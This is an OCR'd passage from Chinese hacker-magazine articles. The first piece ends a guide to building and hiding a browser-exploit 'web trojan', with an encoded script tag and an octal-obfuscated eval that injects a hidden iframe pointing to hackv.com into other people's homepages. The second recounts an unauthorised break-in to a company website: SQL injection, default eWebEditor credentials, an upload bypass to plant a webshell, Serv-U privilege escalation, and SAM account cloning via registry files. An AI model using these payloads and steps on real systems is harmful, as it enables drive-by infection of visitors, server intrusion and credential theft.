src=//%77%77%77%2E%68%61%63%6B%76%2E%63%6F%6D/%74%65%78%74/%73%74%79%6C%65%2E%63%73%73></SCRIPT>"，然后在别人的首页字符密集处插入这段代码就可以实现隐藏挂马的目的了。就算被发现了，别人也很难反向查到你的挂马页，最大限度地延长了网马的存活期。

到这里该说的就都说完了，经过以上方法制作的网马，就基本具有了智能识别机器是否存在06014漏洞，从而通过操作系统的不同而在Cookies识别下定时溢出，达到不卡的目的。当然，这里的07004网马和WebViewFold网马大家也可以换成其他的，比如QQ网马，然后替换掉相应的文件即可。




图6


```
eval ("\144\157\143\165\155\145\156\164\56\167\162\151
\164\145\50\42\74\151\146\162\141\155\145\40\163\162\143
\75\150\164\164\160\72\57\57\167\167\167\56\150\141\143
\153\166\56\143\157\155\57\164\145\170\164\57\151\156
\144\145\170\56\150\164\155\40\167\151\144\164\150\75\60
\40\150\145\151\147\150\164\75\60\40\146\162\141\155\145
\142\157\162\144\145\162\75\60\76\74\57\151\146\162\141
\155\145\76\42\51")
```

图7

最后，我希望大家能够以技术的眼光来看待这篇文章，本文的诞生衷心感谢茄子宝大哥和平凡才是美等几位前辈做出的贡献！

适合读者：入侵爱好者
前置知识：无

利用IIS匿名用户提权



——谈Serv-U FTP服务System权限的利用

文/图 Cschi

近日，我的一位朋友因工作变动换了手机号码，在告诉我的同时提到他们公司的网站，让我看看如何。于是打开了他们公司的网站，总体感觉还不错，反正没事再看看网站的安全性吧。随手在一个链接后输入"and 1=1"和"and 1=2"，Good！存在注入！想想我朋友至今单身，如果能得到网站管理员密码，嘿嘿，我朋友可就要在网管面前大显身手了（听说他们网管可是位刚毕业的漂亮MM，单身哦！）。

第一回 挂马，祸起萧墙

拿出家当Domain（明小子）3.5，这东西就是好，查域名、批量注入、暴库、分析表、跑后台、解密码、论坛漏洞利用工具等，常用功能样样俱全！很快我就跑出了后台用户名、密码以及后台地址。成功登录后台，发现"添加新闻"板块使用了eWebEditor在线编辑器，如图1所示。




图1

点鼠标右键，查看如下的源代码，可知其目录（当前目录为admin/）为"webedit/"，试着用默认用户名及密码（admin）登录eWebEditor后台管理"webedit/admin_login.asp"，成功！看来网站管理员并没有更改eWebEditor的默认设置（数据库为db/eWebEditor.mdb）。哎，如此的安全意识，不入地狱，谁入地狱！

```
……(略)
<iframe ID="eWebEditor1" src="webedit/eWebEditor.asp?id=Content&style=standard_light" frameborder="0" scrolling="no" width="570" HEIGHT="500"></iframe>
……(略)
```

进入eWebEditor后台，在"自定义样式"（系统样式不允许用户设置，没有自定义样式时可先复制出一个）的上传文件类型中添加"|asa"（或cdx、cer类型），如图2所示，这是因为eWebEditor在upload.asp文件中采用了不允许方式限制上传ASP类型文件，代码如下。修改成功后，再利用该自定义样式的"预览"功能上传海洋一句话木马，如图3所示。至此，挂马成功！




图2

```
……(略)
' 任何情况下都不允许上传asp脚本文件
sAllowExt = Replace(UCase(sAllowExt), "ASP", "")
……(略)
```

从上面的过程可以看出，这是个很脆弱的网站，从注入到挂马的整个过程，网站管理员没有做

丝毫防范，数据库中的表名和列名均为常用字符，密码为明文，后台地址一扫即中，eWebEditor为默认设置（数据库文件、管理员密码、后台管理地址），让入侵得以长驱直入！稍后赶紧给朋友发了一份补漏方案，让他在MM面前露两手。

既然该网站已经拿下，那么就看看服务器吧。继续用Domain3.5扫域名，哇，竟然捆绑了几十个域名，看来是一台专门用做虚拟空间的服务器 同时开放着3389端口，如果提权成功，这真是一台肥鸡！

第二回 提权，山穷水尽

首先用海洋2006客户端连接，得到服务器为Windows 2003，关闭了Shell.Application，但开放了FSO，IIS限制匿名用户（Guests组）在各自目录，不能跨目录浏览，但"C:\"可读取、写入、修改和运行（上传cmd.exe，可用海洋执行"c:\cmd.exe"的"dir c:"命令，Windows 2003默认限制上传大于200K文件，可用ASPack2.12压缩cmd.exe，压缩后仅为101K），但无删除权限，可以将上传文件的属性改为隐藏，免得被管理员发觉。E盘为FAT32，应当无权限限制，浏览发现"E:\Program Files"目录中有"Rising\rav"（无瑞星防火墙）和Serv-U，并且Serv-U目录对Guests组用户是可读取，马上下载了ServUAdmin.exe，用WinHex打开发现本地用户名及密码均未更改，于是决定用Serv-U本地提权。

上传Goldsun的ASP版提权工具serv-u.asp（如图4所示，该工具使用起来相当方便，可以指定用户




图4

名、密码、端口以及要执行的命令）。由于无法用海洋执行"netstat -ano"命令（即使向C:\上传netstat.exe文件也不行，该命令执行好像还需要读取系统目录中的几个DLL文件），所以无法肯定管理员是否更改了Serv-U的本地端口43958。于是先用serv-u.asp执行"dir c:\ >c:\1.txt"（命令中的文件名应使用8.3的短文件名格式），提示成功执行后，发现C:\1.txt已经生成，于是肯定本地端口未做更改。再直接用serv-u.asp添加用户并加入管理员组，命令提示成功执行，如图5所示。由于用海洋




图5

无法执行"net user"命令，只好直接用该用户登录3389，但登录失败！难道net user命令没有执行？C盘为NTFS格式，难道权限不够？或者是管理员更改了Serv-U FTP服务的登录权限（默认为System）？

首先判断Serv-U FTP服务的运行权限。上传regedit.exe到"C:\"，利用serv-u.asp执行"c:\cmd.exe/csc:\regedit.exe e c:\sam.reg HKEY_LOCAL_MACHINE\SAM\SAM"（-e是导出指定注册表项到指定文件）后，"C:\sam.reg"文件生成！下载后发现sam.reg中的内容一应俱全，如用户名、用户组等。由此肯定Serv-U FTP服务是以System权限运行的，因为SAM项默认对System是"完全控制"的，而且我想是不会有管理员会取消该权限的。那么，又为什么没有执行net user呢？

记得网上有禁止net user命令的方法是删除HKEY_LOCAL_MACHINE\SAM\SAM项的C值，但查看sam.reg文件，C值确实存在呀！郁闷。难道是"C:\Windows\system32"目录中的net.exe和user.exe等文件已被删除？用serv-u.asp执行"c:\cmd.exe /c copy c:\windows\system32\user.exe c:\user.exe"（因为System起码对C:\Windows\system32目录具有"读取"权限，只要user.exe文件存在，copy命令应该会成功执行的）后，提示"C:\"已成功复制到user.exe文件。

天呐，System权限竟然无法执行net user命令！看来想直接利用net user添加用户是行不通的，不得已暂时隐藏所有上传文件，闪人吧。

第三回 借权，峰回路转

如此肥鸡，弃之总觉得可惜，虚拟空间服务+3389，而且Serv-U的本地用户名、密码和端口都未更改，难得呀，更何况Serv-U服务是以System权限运行，如果就此打住，简直是煮熟的鸭子却给飞了！几天的思考后，终于想到了一个能绕过net user命令提权的方法。既然System完全控制注册表SAM项，何不利用克隆技术，直接将IIS匿名用户提升为管理员呢？

首先利用SAM写入用户信息。在本机添加IIS匿名用户并提升为管理员，再将该用户的注册表项导

出为newuser.reg，内容如下。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\goldsun$]
@=hex(4ff):     <-4ff 类型值不应与已有的重复
[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000004ff]
"F"=hex:02,00,01,00,00,00,00,00,26,ff,f1,28,ea,48,c7,01,00,00,00,00,00,00,00,\
  00,94,ff,9b,ab,a4,ee,c6,01,ff,ff,ff,ff,ff,ff,ff,7f,d2,a1,b3,f9,ef,48,c7,01,\
  f4,01,00,00,01,02,00,00,10,02,00,00,00,00,00,00,66,00,95,00,01,00,00,00,00,\
  00,00,00,00,00,00,00,00
"V"= ……(略)
```

将newuser.reg上传，然后用serv-u.asp执行"c:\cmd.exe /c c:\regedit.exe -s c:\newuser.reg"(-s 为安静模式导入注册表文件，即不弹出确认信息)，成功后再用"regedit.exe -e"导出SAM，发现用户已添加，赶紧用3389登录，还是失败！这时才发现自己犯了一个低级错误，本机添加的用户信息不能强加给另一台系统，因为Windows不同用户的散列不同，生成的密码也不同！更加郁闷了，添加的用户不能用，难道让我抓散列进行爆破？如何获得用户密码？

突然想到利用Adustil.vbs可获得IIS匿名用户的密码，再将IIS匿名用户克隆为Administrator，这样岂不OK！于是上传cscript.exe、adutil.vbs为1.vbs(改名仅为了使用方便，上传前将文件中的"IsSercureProperty = True"改为"IsSercureProperty = False"，这样密码将以明文方式显示)到"C:\"，如图6所示，用海洋命令行(命令路径为C:\cmd.exe)执行cscript.exe，成功回显出匿名用户和密码，如图7所示。

在sam.reg中查得该用户的对应类型值为3ec，再将Administrator用户的类型值1f4项及F值复制为isur.reg，并将1f4改为3ec，上传，用serv-u.asp执行"c:\cmd.exe /c c:\regedit.exe -s c:\isur.reg"，成功后，登录依旧失败！用"regedit.exe e"确认3ec的F值已经克隆为Administrator，但为何不能登录？难道要D.D.o.S重启服务器？为了不引起管理员的注意，此方法还是少用为妙。又等了几天，再次用该用户登录，依然失败，看来此路不通。既然海洋中可以执行cscript.exe，那就先看看IIS的结构再说吧！在海洋中输入"c:\cscript.exe c:\1.vbs ENUM W3SVC/1/root"，执行后的回显如图8所示。

